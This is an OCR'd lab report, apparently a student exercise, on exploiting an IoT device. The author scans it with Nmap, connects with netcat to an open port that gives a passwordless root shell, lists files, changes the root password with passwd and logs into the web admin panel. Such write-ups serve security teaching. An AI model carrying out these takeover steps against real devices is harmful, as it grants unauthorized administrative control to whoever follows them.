
Exploiting Report



Generated by : Charchit Subedi

Date : 2022/may/19

Time : 3:10 pm

Ip Address : 192.168.1.102


Content

Pg.No


Introduction to Nmap

Nmap (Network Mapper) is a network scanner tool . Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including computing and blocking during a scan. Nmap is a tool that can be used to discover services running on Internet connected systems. Like any tool, it could potentially be used for black hat hacking, as a father to attempts to gain unauthorized access to computer systems; however, Nmap is also used by security and systems administrators to assess their own networks for vulnerabilities (i.e. white hat hacking).

Use of Nmap in scanning



Exploiting Process




In the above picture I have connected to the port 5515 which is open port of service using “ netcat “. We can see that I have successfully connected to the server using the port . I have typed ls and all the directory is seen .

```
saugat@kali: ~
dnsmasq_setup.sh
etc
lib
mnt
overlay
proc
rom
root
sbin
sys
tmp
usr
var
www
cd etc
ls
TZ
banner
banner.failsafe
board.d
board.json
config
crontabs
device_info
diag.sh
dnsmasq.conf
dnsmasq.conf.bak
dnsmasq.conf.og
dnsmasq.time
dropbear
e2fsck.conf
ethers
```


In the above figure I have go to “ etc “ folder and list the directories.

```
saugat@kali: ~
[ -x /usr/bin/ldd ] || ldd() { LD_TRACE_LOADED_OBJECTS=1 $*; }

[ -n "$FAILSAFE" ] || {
        for FILE in /etc/profile.d/*.sh; do
                [ -e "$FILE" ] && . "$FILE"
        done
        unset FILE
}

if ( grep -qs '^root::' /etc/shadow && \
     [ -z "$FAILSAFE" ] )
then
cat << EOF
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
EOF
fi

service() {
        [ -f "/etc/init.d/$1" ] || {
                echo "service "'"'"$1"'"'" not found, the following services are available:"
                ls "/etc/init.d"
                return 1
        }
        /etc/init.d/$@
}
passwd
Changing password for root
New password:
```

In the above picture I have opened the “Profile “ using cat command and when I opened the profile file I have seen that “ There is no root Password defined “ so I have typed the “ passwd “ command and I have changed the password to “ kali “.



In the above picture I have set the password to “ kali “ and hit to login.



Boom **********

We have successfully entered into the administrator in web page.

Conclusion

Hence we can say that the IOT is vulnerable , and any one can change the password using port 5515 ,and can access the administrative permission.